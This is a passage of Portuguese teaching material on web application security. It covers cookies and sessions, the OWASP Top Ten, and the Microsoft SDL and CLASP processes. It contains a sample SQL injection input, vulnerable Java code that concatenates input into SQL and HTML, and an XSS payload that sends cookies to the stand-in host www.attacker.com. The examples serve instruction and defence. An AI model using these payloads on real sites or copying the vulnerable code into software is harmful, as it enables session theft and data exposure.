http://www.cic.unb.br:80/cadastro/consulta?nome=Maristela&cargo=Aluna

O Protocolo http, descrito em detalhes na RFC 2618, é um protocolo originalmente concebido para facilitar a navegação de *browsers* através de uma rede de páginas HTML nas quais não há geração dinâmica de informação criada ao longo de uma sessão de trabalho. Sendo assim, foi projetado para uso em sistemas de informação *stateless*, isso é, em sistemas que não guardam o estado de sessões de trabalho ou de transações. Sessões de trabalho podem ser realizadas por meio do processamento de uma sequência de pedidos e respostas HTTP vinculados, como é comum ocorrer em sítios de comércio eletrônico. Ocorre que após o desenvolvimento do modelo hipermídia da *Web* os ambientes da Internet e da *Web* mostraram-se altamente propícios à construção de sistemas de informação transacionais, especialmente de comércio eletrônico. Nesse caso, se fez necessário criar extensões à arquitetura de aplicações *web*, as quais permitem a vinculação de vários pedidos e respostas HTTP a um único navegador *web*, visando facilitar a programação de sistemas transacionais. Essa extensão consistiu basicamente da criação de *cookies* HTTP e sessões *web*.

Um *cookie* HTTP é um minúsculo conjunto de informações que são repetidamente copiadas do servidor para o cliente *web* e do cliente *web* para o servidor, em cada um dos pedidos e respostas HTTP trocados entre dois agentes ao longo de várias horas e dias de interação. O *cookie* carrega usualmente, entre outras informações, um identificador único gerado aleatoriamente quando do processamento do primeiro pedido enviado pelo navegador ao servidor, que é o identificador da sessão *web* do navegador. A sessão *web*, identificada pelo número contido no *cookie*, consiste em um conjunto de dados armazenados no servidor *web* que guardam detalhes da vinculação da interação de um usuário com um determinado servidor *web*. Através da sessão *web* é possível criar aplicações que utilizam conceitos como carrinho de compra, por exemplo, onde uma lista de produtos a serem comprados é criada ao longo de vários pedidos e respostas HTTP trocados entre o navegador e o servidor.

4. Riscos nos desenvolvimento de aplicações Internet/*Web*

Aplicações Internet/*Web*, ou simplesmente aplicações *web* são grandes alvos de ataques de segurança atualmente, por isso, o foco dessa disciplina é em *software* na *web*. Segundo o *SANS Institute* (SANS, 2009)[13] em seu documento *The Top Cyber Security Risks* :

> *"Ataques contra [vulnerabilidades de] aplicações web constituem mais de 60% do total das tentativas observadas na Internet. Essas vulnerabilidades estão sendo amplamente exploradas para converter web sites confiáveis em web sites maliciosos, que fornecem conteúdo explorável no lado do cliente e vulnerabilidades em aplicações web ...."*

O grande problema em relação às aplicações *web* é que a rede de comunicações pode estar segura, com *firewall*, controle de acesso, mas, mesmo assim, um usuário mal intencionado pode, através de entrada de dados em um formulário *web*, executar vários tipos de ataques que escapam completamente ao controle da equipe de segurança em redes. O problema da segurança das aplicações *web*, e a dificuldade que as abordagens de segurança em redes de computadores têm para alcançar essa segurança são descritos em mais detalhes em trabalhos como Paiva e Medeiros (2008). Durante os últimos anos, o número de vulnerabilidades descobertas em aplicações *web* tem sido muito maior do que o número de vulnerabilidades descobertas em sistemas operacionais e, como resultado, mais tentativas de exploração são registradas em aplicações *web* que em sistemas operacionais.

O emprego de técnicas de desenho e codificação de *software* ingênuas, que não consideram a possível malícia dos usuários na outra extremidade da aplicação, ou mesmo as possíveis vulnerabilidades introduzidas pelo uso de bibliotecas de código de origem duvidosa, tornam o problema cada vez mais evidente, fazendo com que o emprego de aplicações *web* por organizações seja um negócio arriscado.

Os institutos de segurança na *web* atualizam continuamente suas listas com os tipos mais frequentes de riscos, ataques e vulnerabilidades em aplicações *web*. Como pode ser observado no gráfico da Figura 9, disponibilizado pelo OSVD (*Open Source Vulnerability Database*), os ataques de XSS (*Cross-Site Scripting*) e Injeção de *SQL*, CSRF (*Cross-site request forgery*), Inclusão de arquivo, DoS e *overflow* vem acontecendo com frequência ao longo dos anos.



Figura 9: Vulnerabilidades. Fonte: (OSVDB, 2010)

13 SANS – SANS (*SysAdmin, Audit, Network, Security*) Institute www.sans.org

Outras duas listas que apresentam diferentes riscos em aplicações *web* são: *The Ten Most Critical Web Application Security Risk* (OWASP, 2010) e *Top 25 Most Dangerous Software Errors* (Christey, 2010).

A lista dos *Top Ten Most Critial Web Application Security Risk* disponível pela OWASP é composta dos seguintes riscos (OWASP, 2010):

1. Injeção: As falhas de injeção, em especial *SQL Injection*, são comuns em aplicações *Web*. A injeção ocorre quando os dados fornecidos pelo usuário são enviados a um interpretador com parte do comando ou consulta. A informação maliciosa fornecida pelo atacante engana o interpretador que irá executar comandos mal intencionados ou manipular informações.

2. *Cross-Site Scripting (XSS)*: Os furos XSS ocorrem sempre que uma aplicação obtém as informações fornecidas pelo usuário e as envia de volta ao navegador sem realizar validação ou codificação daquele conteúdo. O XSS permite aos atacantes executarem *scripts* no navegador da vítima, o qual pode roubar sessões de usuário, modificar sites *Web*, introduzir *worms* etc.

3. Autenticação falha e Gerenciamento de Sessão: As credenciais de acesso e o *token* de sessão não são protegidos apropriadamente com bastante frequência. Atacantes comprometem senhas, chaves ou *tokens* de autenticação de forma a assumir a identidade de outros usuários.

4. Referência Insegura Direta a Objetos: Uma referência direta a objeto ocorre quando um desenvolvedor expõe a referência a um objeto implementado internamente, como é o caso de arquivos, diretórios, registros da base de dados ou chaves, na forma de uma URL ou parâmetro de formulário. Os atacantes podem manipular essas referências para acessar outros objetos sem autorização

5. *Cross Site Request Forgery (CSRF)*: Um ataque CSRF força o navegador da vítima, que esteja autenticado em uma aplicação, a enviar uma requisição pré-autenticada a um servidor *Web* vulnerável, que por sua vez força o navegador da vítima a executar uma ação maliciosa para o atacante. O CSRF pode ser tão poderoso quanto a aplicação *Web* que ele ataca.

6. Erros de Configuração de Segurança: Atacantes acessam contam *default*, páginas não usadas, falhas de não atualização em *patchs*, arquivo e diretórios não protegidos, com objetivo de ter acesso não autorizado para conhecimento do sistema. Erro na configuração de segurança pode acontecer em qualquer nível de uma pilha de aplicação, incluindo a plataforma, servidor *web*, servidor de aplicação, *framework* e código customizado. Desenvolvedores e administradores de rede necessitam trabalhar juntos para garantir que a pilha de entrada seja configurada apropriadamente.

7. Armazenamento Criptográfico Inseguro: As aplicações *Web* raramente utilizam funções criptográficas de forma adequada para proteção de informações e credenciais. Os atacantes se aproveitam de informações mal protegidas para realizar roubo de identidade e outros crimes, como fraudes de cartões de crédito.

8. Falha de Restrição de Acesso à URL: Frequentemente, uma aplicação protege suas funcionalidades críticas somente pela supressão de informações como *links* ou URLs para usuários não autorizados. Os atacantes podem fazer uso dessa fragilidade para acessar e realizar operações não autorizadas por meio do acesso direto às URLs.

9. Insuficiente Proteção a nível de transporte: As aplicações frequentemente falham em criptografar tráfego de rede quando se faz necessário proteger comunicações críticas/confidenciais.

10. Redirecionamento e Encaminhamentos (*Redirects and Forwards*) não validados: Frequentemente, aplicações *web* redirecionam e encaminham usuários para outras páginas e sites *web*, e usa dados não confiáveis, sem uma validação apropriada para definir o destino. O atacante pode usar esse problema para redirecionar vítimas a sites *malware* ou usar os encaminhamentos para acessar páginas não autorizadas.

Os ataques de Injeção de código SQL e XSS estão também no topo da lista da OWASP, por isso são descritos com mais detalhes a seguir, adotando-se o formato de apresentação baseado no documento da OWASP. A lista completa dos problemas é disponível em OWASP (2010).

4.1 Injeção de SQL

Um ataque de injeção de SQL é um tipo específico de ataque de injeção, baseado na exploração de características da linguagem SQL.

Ataque

O atacante envia um simples texto que explora a sintaxe do interpretador, frequentemente encontrado em consultas SQL.

Impacto

Um ataque de SQL Injection pode resultar em perda ou roubo de dados, negação de acesso. Considerando o valor do negócio dos dados afetados o prejuízo pode ser muito grande.

Exemplo de um Ataque

Uma aplicação web usa diretamente dados não confiáveis enviados pelo navegador web, obtidos, por exemplo, por meio da *string* de consulta (QUERY) http, na construção do seguinte SQL:

```
String consulta_sql = “SELECT * FROM conta WHERE nome=’” +
request.getParameter(“nome”) +”’”;
```

Na linha de comando acima uma string com o comando SQL a ser executado pelo banco de dados é feita através da concatenação da cadeia de caracteres SELECT * FROM conta WHERE clienteID=’, juntamente com o valor do nome do cliente supostamente passado como parâmetro na query da URL (ver seção 3.1). Ocorre que o atacante, em vez de passar apenas o nome do usuário, encaminha como *query* de entrada o trecho abaixo

```
nome=Maristela‘ OR ‘1’=’1
```

O uso do parâmetro recebido, sem validação prévia, produziria a seguinte consulta SQL

```
SELECT * FROM conta WHERE nome=’Maristela’ OR ‘1’=’1’
```

Como a consulta acima contém uma expressão lógica que é sempre verdadeira, visto que a primeira condição (nome = Maristela?) pode ser falsa, mas ‘1’ será sempre igual a ‘1’, a consulta retornará todos os registros de usuários da tabela conta, e não apenas o registro da pessoa de nome Maristela. A consequência desse ataque simplificado seria a perda de confidencialidade dos dados manipulados pela aplicação.

Para se prevenir de ataques de *SQL Injection* deve-se utilizar:

1. Sempre que possível, API seguras e parametrizadas para acesso a bancos de dados, que já diminuem o risco desse ataque. São exemplos de tais APIs o Hibernate (Hibernate 2010) e EJB (Oracle 2010).
2. Se não existir uma API parametrizada, deve-se, antes de produzir qualquer comando SQL por meio de concatenação de *strings*, analisar detalhadamente todas as entradas de dados efetuadas pelos usuários, a fim de se retirar os caracteres especiais, usando um analisador de sintaxe específico.
3. "*White list*" de validação de entrada, com a forma canônica apropriada, removendo quaisquer caracteres espúrios. Isso não é completamente seguro, pois algumas aplicações requerem caracteres especiais como entrada, o que produz riscos de introduzir negação de serviços em determinados sistemas.

4.2 Cross-Site Scripting (XSS)

XSS, *cross-site scripting*, é um dos ataques mais predominantes e perigosos em aplicações *web*. Segundo Shristey (2010), tais ataques decorrem de uma combinação da natureza *stateless* do HTTP, da mistura de dados e *scripts* HTML, do uso de diversos esquemas de codificação e dos navegadores *web* com interface rica (*feature-rich)*.

Ataque

O esquema abaixo, adaptado de Meunier (2005), sumariza a condição geral de execução de um ataque XSS. O ataque acontece quando uma aplicação web, do lado do servidor (Ex: Z), inclui nos dados de uma página web enviada para um usuário legítimo um conjunto de dados (chamado de envenenamento, na Figura 10) que foram previamente recebidos de um usuário malicioso (ex: Mallory). Tais dados usualmente contêm um Script Malicioso, que é executado inadvertidamente pelo navegador *web* do usuário legítimo. O script malicioso executado no computador do usuário legítimo poderá ser usado para enviar dados para outro sítio (ex: M), envolvendo roubo de cookies, identificadores de sessão, senhas, dados de formulários etc.



Figura 10: Exemplo de Ataque XSS. Fonte: Adaptado de Meunier (2005).

Existem três tipos bem conhecidos de XSS (OWASP 2010): refletido, armazenado e inserção DOM, explicados a seguir[14].

XSS refletido é de exploração fácil. Uma página contaminada pelo *script* malicioso refletirá para o sítio malicioso os dados fornecidos pelo usuário ao sítio legítimo, tais como, mensagens de erro, resultados de uma pesquisa ou outra resposta que inclua algum ou todos os dados de entrada de formulários.

14 Para explicações mais detalhadas ver http://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_%28XSS%29.

XSS armazenado envolve o envenenamento do sítio legítimo por dado hostil, o subsequente armazenamento desse dado hostil em arquivo, banco de dados ou outros sistemas de suporte à informação no computador do servidor *web* e então, em um estágio avançado a apresentação do dado hostil aos usuários legítimos. Isso é perigoso em sistemas como blogs ou fóruns, onde uma grande quantidade de usuários acessará entradas de outros usuários.

Ataques XSS baseados em DOM (*Document Object Model*) ocorrem à página atacada que usa em seu código parâmetros passados na URL para gerar dinamicamente o seu conteúdo (Junior 2009).

Alternativamente, os ataques XSS podem ser uma mistura ou uma combinação dos três tipos. Comportamentos não padrão do navegador pode introduzir vetores de ataque. O XSS é potencialmente habilitado a partir de quaisquer componentes de script que o *browser* utilize.

Os ataques são frequentemente implementados em *javascript*, que é uma ferramenta poderosa de codificação. O uso do *javascript* habilita o atacante a manipular qualquer aspecto da página a ser renderizada, incluindo a adição de novos elementos (como um espaço para *login* que encaminha credenciais para um site hostil), a manipulação de qualquer aspecto interno do DOM e a remoção ou modificação de forma de apresentação da página. O *javascript* permite o uso do XmlHttpRequest, que é tipicamente usado por sites que usam a tecnologia AJAX, um vetor comum para ataques XSS.

Impacto

Ataques XSS podem roubar sessão do usuário, desconfigurar sites *web*, inserir conteúdos hostis, redirecionar usuário entre outros.

Como Prevenir

A Prevenção do XSS requer que a guarda de dados não confiáveis (obtidos dos usuários) seja estritamente separada do conteúdo ativo a ser enviado para o navegador.

1. Retirar todos os dados não confiáveis baseado no contexto do HTML.
2. Validação de entrada ou "*whitelist*", mas não é uma solução definitiva, as vezes é necessário que a aplicação aceite dados especiais como entrada.
3. Utilizar recursos do próprio navegador que tenha política de segurança e defenda o navegador contra ataques de XSS.

Exemplo de ataque XSS

Um servidor *web* usa entrada de dados não confiáveis na construção de suas páginas HTML.

```
(String) pagina += "<input name='cartaocredito' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Perceba que o parâmetro CC é usado sem validação. O atacante introduz como valor para o parâmetro CC o seguinte:

```
'><script>document.location= 'http://www.attacker.com/
cgi-bin/cookie.cgi? foo='+document.cookie</script>'
```

Isso gera uma página HTML que agora contém um *script* com o código abaixo

```
document.location= ‘http://www.attacker.com/cgi-bin/cookie.
cgi?foo=’+document.cookie
```

Quando o usuário receber a página gerada conforme o código acima, a execução do *scrip* causará o envio de todos os dados do *cookie* do usuário legítimo para o sítio ww.attacker.com. No *cookie* pode estar incluído o identificador único da sessão do usuário junto ao sítio *web*. Isso pode permitir ao atacante roubar a sessão do usuário junto ao servidor *web*, pois se o atacante enviar para o servidor *web* um *cookie* contendo o id de sessão roubado, o servidor *web* poderá reconhecer enganosamente o *hacker* como sendo um usuário legítimo.

Vários exemplos de ataques em sítios conhecidos, Google, Amazon, Yahoo podem ser encontrado no sítio Xssed (http://www.xssed.com/).

4.3 Outros riscos de ataques

Além dos dois tipos comuns de ataques descritos anteriormente, existem dezenas de outras vulnerabilidades bastante comuns em *software* e um número ainda maior de formas de atacar tais vulnerabilidades. Vulnerabilidades de *software* possuem elevada capilaridade e aparecem potencialmente em todas as partes do código onde há entrada e (ou) saída de dados.

Dado que as vulnerabilidades de segurança só recentemente começaram a ser exploradas, atualmente existe uma pequena quantidade de programadores que foi disciplinado acerca de aspectos de segurança no desenvolvimento de *software*. Introduzir atividades no processo de desenvolvimento de *software* que permitem reduzir um número de vulnerabilidades de *software* a um nível aceitável implica em uma mudança cultural profunda para quem analisa, codifica, testa e implanta aplicativos, e uma das soluções correntes consiste na introdução de segurança no desenvolvimento de *software*, conforme explorado a seguir, com foco em aplicações *Web*.

5. Segurança no Desenvolvimento de Aplicações e *Software* Seguro

As aplicações expostas à Internet/*Web* aumentam enormemente a possibilidades de ataques e exploração de suas vulnerabilidades. O conceito de *software* seguro passa a ganhar força a partir da necessidade de reduzir tais vulnerabilidades.

5.1 *Software* Seguro

Um *software* seguro é um *software* livre de vulnerabilidades, que funciona da maneira pretendida e que essa maneira pretendida não compromete a segurança de outras propriedades requeridas do *software*, seu ambiente e as informações manipuladas por ele (DSH, 2006).

São propriedades de um *software* seguro (Braz, 2008; DHS, 2006):

- Disponibilidade: o *software* deve estar sempre operacional e acessível para os usuários autorizados sempre que necessário.
- Integridade: o *software* deve estar sempre protegido contra modificações não autorizadas.
- Confidencialidade: no contexto da segurança do *software*, confidencialidade se aplica para o próprio *software* e para os dados que ele manipula.

Duas propriedades adicionais associada aos usuários humanos podem ser requeridas para as entidades de *software* que agem como usuário, como agentes *proxies* e web *services* (DHS 2006):

- Responsabilização: toda ação relevante de segurança de um "*software*-como-usuário" (tradução livre de *software-as-user*) deve ser registrada e acompanhada, com atribuição de responsabilidade. Nesse acompanhamento deve ser possível durante e depois dos registros das ações ocorrem.
- Não-repúdio: a habilidade de prevenir o *software*-como-usuário de negar responsabilidade sobre ações desempenhadas.

Vejamos a seguir quais as abordagens atuais para garantir que tais pripriedades estejam presentes em um *software*, caracterizando-o como seguro.

5.2 Desenvolvimento de *Software* Seguro

Como apresentado anteriormente o desenvolvimento de um *software* deve seguir um processo que envolve diferentes fases, desde a concepção até a instalação e evolução. O que acontece algumas vezes é que devido ao foco inicial do desenvolvimento de *software* ser fundamentalmente no atendimento aos requisitos de funcionamento que satisfazem as necessidades evidentes e contratuais dos clientes e usuários, os critérios de segurança para tornar um *software* seguro muitas vezes só são realizados tardiamente, durante os testes e validação final do *software*. Isso porque nem os clientes nem os desenvolvedores estão preparados para tratar antecipadamente da questão. Satisfazer necessidades de segurança em uma fase tardia do desenvolvimento produz elevado impacto negativo sobre o projeto, resultando muitas vezes na produção e implantação de *software* inseguro, que contém um significativo número de vulnerabilidades capazes de serem exploradas por *hackers*.

Com a frequencia crescente de ataques desferidos contra as aplicações, tornam-se comuns os problemas de segurança em sistemas de informação na internet *web*, como indisponibilidade, perda de integridade, perda de confidencialidade etc. Em função dessa realidade é muito importante que os requisitos de segurança sejam declarados desde o início de concepção do *software*. O custo de desenvolvimento de um *software* seguro diminui quando os critérios de segurança estão claramente descritos desde o início (ISO/IEC 17799, 2005).

Segundo a ISO/IEC 17799:2005, todos os requisitos de segurança devem ser identificados na fase de levantamento de requisitos do projeto. Deve-se garantir que os requisitos de segurança sejam identificados e acordados antes da implementação do projeto.

> *Controles introduzidos no estágio de projeto são significativamente mais baratos para implementar e manter do que aqueles incluídos durante ou após a implementação. ISO/IEC 17799:2005.*

Uma proposta de inclusão de segurança no processo de desenvolvimento de *software* usado Banco Central do Brasil é descrita em Bastos (2010). Nessa proposta, baseada no modelo do Processo Unificado, o acompanhamento dos requisitos de segurança do sistema é feito desde a fase de concepção do *software*.

A seguir são apresentados dois dos modelos de processos de desenvolvimento de *software* seguro mais conhecidos, o SDL da Microsoft e o CLASP, especificado pela OWASP.

5.2.1 – SDL

O SDL[15] (*Security Development Lifecycle*) é um processo de desenvolvimento de *software* com segurança adotado pela Microsoft e descrito por Howard e Lipner (2006), Lipner e Howard (2005) e Microsoft (2010). O SDL envolve a adição de uma série de atividades e produtos concentrados na produção de *software* seguro, desenvolvidas em cada fase do processo de desenvolvimento de *software*. Essas atividades e esses produtos incluem aspectos como: (i) o desenvolvimento de modelos de ameaças durante o *design* do *software*, (ii) o uso de ferramentas de verificação de código de análise estática durante a implementação e (iii) a realização de revisões de código e testes de segurança, entre outros.

O SDL propõe a modificação dos processos de uma organização de desenvolvimento de *software* através da integração de medidas que levam ao *software* seguro, adicionando pontos de verificação e produtos de segurança bem definidos.

O processo de desenvolvimento de *software* seguro, globalmente aceito na Microsoft, segue, em termos gerais, o fluxo mostrado na Figura 11, que é composto pelas fases de treinamento, requisitos, *design*, implementação, verificação, lançamento e resposta.

Figura 11. O processo de desenvolvimento de *software* seguro SDL da Microsoft. Fonte: (MICROSOFT, 2010).

Cada uma dessas fases é melhor descrita a seguir.

15 Veja informações detalhadas sobre o DSL em http://www.microsoft.com/security/sdl/default.aspx

5.2.1.1 Treinamento de Segurança

O treinamento de segurança envolve aplicação de treinamento básico e avançado aos membros da equipe de desenvolvimento de *software*, abordando aspectos como princípios, tendências em segurança e privacidade.

De acordo com Microsoft (2010), são conceitos básicos relativos ao desenvolvimento de aplicações com segurança e que devem ser abordados em treinamento:

- O desenho seguro, envolvendo a redução da superfície de ataque[16], a defesa em profundidade[17], o princípio do privilégio mínimo[18] e os *defaults* seguros[19].
- A modelagem de ameaças (SWIDERSKI e SNYDER, 2004), que consiste na realização de estudos visando: analisar como um adversário ou atacante em potencial vê uma aplicação; quais ativos de interesse estão presentes na aplicação e que também poderiam interessar ao atacante; quais os pontos de entrada da aplicação que podem ser atacados; que caminhos de ataque poderiam ser usados pelo atacante; que vulnerabilidades poderiam ser exploradas pelo atacante; como solucionar ou mitigar tais vulnerabilidades, e por fim; como fazer testes de segurança baseados no perfil de ameaças levantado no modelo de ameaças.
- A codificação segura, que envolve desenvolver capacidade construir código capaz de resistir a ataques como: estouro de *buffers* (ver http://en.wikipedia.org/wiki/Buffer_overflow), erros de aritmética de inteiros, *cross site scripting*, *SQL Injection*, deficiências na criptografia e particularidades específicas da plataforma computacional utilizada para desenvolvimento das aplicações.
- Teste de segurança, que envolve equilibrar testes funcionais com os testes de segurança, realizar testes baseados nos riscos e ameaças às quais a aplicação está sujeita, aplicar metodologias de teste de *software* e automatizar os testes.
- Questões de privacidade de informações pessoais.

16 Conforme a Wikipédia (http://en.wikipedia.org/wiki/Attack_surface) "a superfície de ataque de um sistema de *software* é o código, dentro de um sistema computacional, que pode ser executado por usuários não autenticados. Isso inclui, mas não está limitado a campos de entrada de dados de usuários, aos protocolos, às interfaces e aos serviços disponíveis no sistema."

17 A defesa em profundidade é uma estratégia de origem militar, adaptada pela NSA dos EUA (ver http://www.nsa.gov/ia/_files/support/defenseindepth.pdf) ao ambiente de tecnologia da informação, e que visa obter segurança em ambientes altamente integrados com redes de computadores por meio da criação de múltiplas camadas de proteção. Segundo a Wikipédia (http://en.wikipedia.org/wiki/Defense_in_depth_(computing)), são exemplos de camadas de proteção para obtenção da defesa em profundidade: a segurança física, a autenticação e uso de senhas, o *hashing* de senhas, antivírus, *firewall*, zonas de redes de computadores desmilitarizadas (DMZ), sistemas de detecção de intrusão, filtragem de pacotes, VPNs, logs e auditoria, biometria, controle de acesso temporizado e segurança por obscuridade.

18 O princípio do privilégio mínimo (ver http://en.wikipedia.org/wiki/Principle_of_least_privilege e http://hissa.ncsl.nist.gov/rbac/paper/node5.html) requer que qualquer processo computacional ou entidade ativa que esteja atuando em um espaço tenha acesso apenas aos recursos necessários e suficientes para a realização de sua tarefa e não mais do que isso. O princípio do privilégio mínimo é usualmente implementado através de controle de acessos.

19 O conceito Seguro por Padrão (secure by *default*) (ver http://en.wikipedia.org/wiki/Secure_by_default) recomenda que os projetistas devam sempre considerar a possibilidade de haver falhas de segurança no código que desenvolvem e, para minimizar os danos caso os invasores acessem essas falhas, o estado *default* das diversas condições de funcionamento do *software* deve sempre ser aquele no qual há o estado de maior segurança. Há discussões, no entanto, acerca de que aspectos da segurança devam ser os mais priorizados: confidencialidade, disponibilidade ou integridade.

5.2.1.2 Requisitos

Nessa fase os requisitos de segurança e privacidade da aplicação são analisados em maior detalhe e é produzida uma análise de custos visando determinar se os recursos necessários para melhorar a segurança e privacidade da aplicação estão compatíveis com os objetivos de negócio do projeto de *software*. Um dos pontos centrais nessa fase é o estabelecimento de um sistema para rastreamento dos *bugs* de segurança que devem ser classificados quanto aos efeitos que provocam sobre uma aplicação, as causas ou origens do efeito.

5.2.1.3 Design

Nessa fase se realiza análise da superfície de ataque da aplicação e se produz um modelo de ameaças da aplicação.

5.2.1.4 Implementação (Codificação Segura)

A implementação consiste na produção de código executável, usando-se uma ou mais linguagens de programação, sejam elas interpretadas ou compiladas. É preciso empregar técnicas de programação defensiva para desenvolver código que resista ao ataque de usuários *hackers*.

A forma mais comum de garantir que será produzido código seguro é por meio de aderência ao uso de padrões de codificação que reduzem a ocorrência de vulnerabilidades de código, chamados padrões de codificação segura, e da verificação de que os programadores a estão adotando. Tais padrões tendem a evitar a injeção de código e outros ataques.

Também se recomenda, para verificação, o uso de ferramentas de análise estática de código[20], que identificam formas de codificação propensas à introdução de vulnerabilidades.

De outra forma, a melhor estratégia é confiar na capacidade dos técnicos e reforçar a disciplina boa técnica de programação defensiva e codificação segura, que emprega técnicas anteriormente pouco usadas na prática. A Seção 4.3 aborda em mais detalhes os princípios da codificação segura e da programação defensiva.

5.2.1.5 Verificação

Envolve a realização de testes, inspeções de código e análise de documentação do *software*, por meio de ferramentas automatizadas, como de análise estática de código, ou de técnicas manuais como inspeções de código e auditoria de configuração, dentre outras.

5.2.1.6 Release (liberação de versões)

Durante a fase de *release* é produzido um plano de ação descrevendo como poderá se dar a resposta da equipe de tratamento de incidentes de segurança da informação, a eventualidade de descoberta de uma vulnerabilidade de segurança da aplicação ou mesmo na ocorrência de um incidente de segurança.

20 Há controvérsias acerca da eficácia no uso de ferramentas de análise estática de código, como discutidas em . É preciso também ter em mente que a quantidade de vulnerabilidades potenciais encontradas por uma ferramenta de análise estática de código supera a capacidade da equipe de desenvolvimento em responder a todos os problemas encontrados. Sem que haja um processo de software bem estabelecido e planejado praticamente nada poderá ser feito.

5.2.1.7 Resposta

Envolve o tratamento de incidentes relacionados à aplicação. No texto sobre Tratamento de Incidentes esse tema será abordado com profundidade.

5.2.2 – CLASP

Inicialmente desenvolvido pela empresa *Secure Software*, hoje sob a responsabilidade da OWASP, o CLASP (*Comprehensive, Lightweight Application Security Process*) é um conjunto de componentes de processo dirigido por atividade e baseado em regras, que articula práticas para construção de *software* seguro, permitindo o ciclo de vida de desenvolvimento do *software* SDLC *(Software Delevopment LifeCicle)* de maneira estruturada, com repetição e mensuração (OWASP 2006).

O CLASP é um conjunto de pedaços de processos que pode ser integrado a qualquer processo de desenvolvimento de *software*. Foi projetado para ser de fácil utilização. Tem um enfoque prescritivo, documentando as atividades que as organizações devem realizar, proporcionando uma ampla riqueza de recursos de segurança que facilitam a implementação dessas atividades (OWASP 2011).

A estrutura do CLASP e as dependências entre os componentes do processo CLASP são organizados como se segue e descritos adiante:

- Visões CLASP;
- Recursos CLASP;
- Caso de Uso de Vulnerabilidade.

5.2.2.1 Visões CLASP

Um processo de desenvolvimento de *software* seguro CLASP pode ser analisado através de perspectivas de alto nível, chamadas Visões CLASP: Visão de Conceitos; Visão baseada em Regras; Visão de Avaliação de Atividades; Visão de Implementação de Atividades e Visão de Vulnerabilidade. A Figura 12 apresenta essas atividades e como elas se relacionam.

A Visão Conceitual (I) apresenta uma visão geral de como funciona o processo CLASP e como seus componentes interagem. São introduzidas as melhores práticas, a interação entre o CLASP e as políticas de segurança, alguns conceitos de segurança e os componentes do processo.

A Visão baseada em Regras (II) introduz as responsabilidades básicas de cada membro do projeto (gerente, arquiteto, especificador de requisitos, projetista, implementador, analista de testes e auditor de segurança) relacionando-os com as atividades propostas, assim como a especificação de quais são os requerimentos básicos para que cada função.

A Visão de Avaliação de Atividades (III) descreve o propósito de cada atividade, bem como o custo de implementação, a aplicabilidade, o impacto relativo, os riscos em caso de não aplicar a atividade.

A Visão de Implementação (IV) descreve o conteúdo das 24 atividades de segurança definidas pelo CLASP e identifica os responsáveis pela implementação, bem como as atividades relacionadas.

A Visão de Vulnerabilidades (V) possui um catálogo que descreve 104 tipos de vulnerabilidades no desenvolvimento de *software*, divididas em cinco categorias: Erros de Tipo e Limites de Tamanho; Problemas do Ambiente; Erros de Sincronização e Temporização; Erros de Protocolo e Erros Lógicos em Geral. Nessa atividade também é realizada técnicas de mitigação e avaliação de risco. Assim como período de A & M (*Avoidance e Mitigation*) por fase do SDLC.

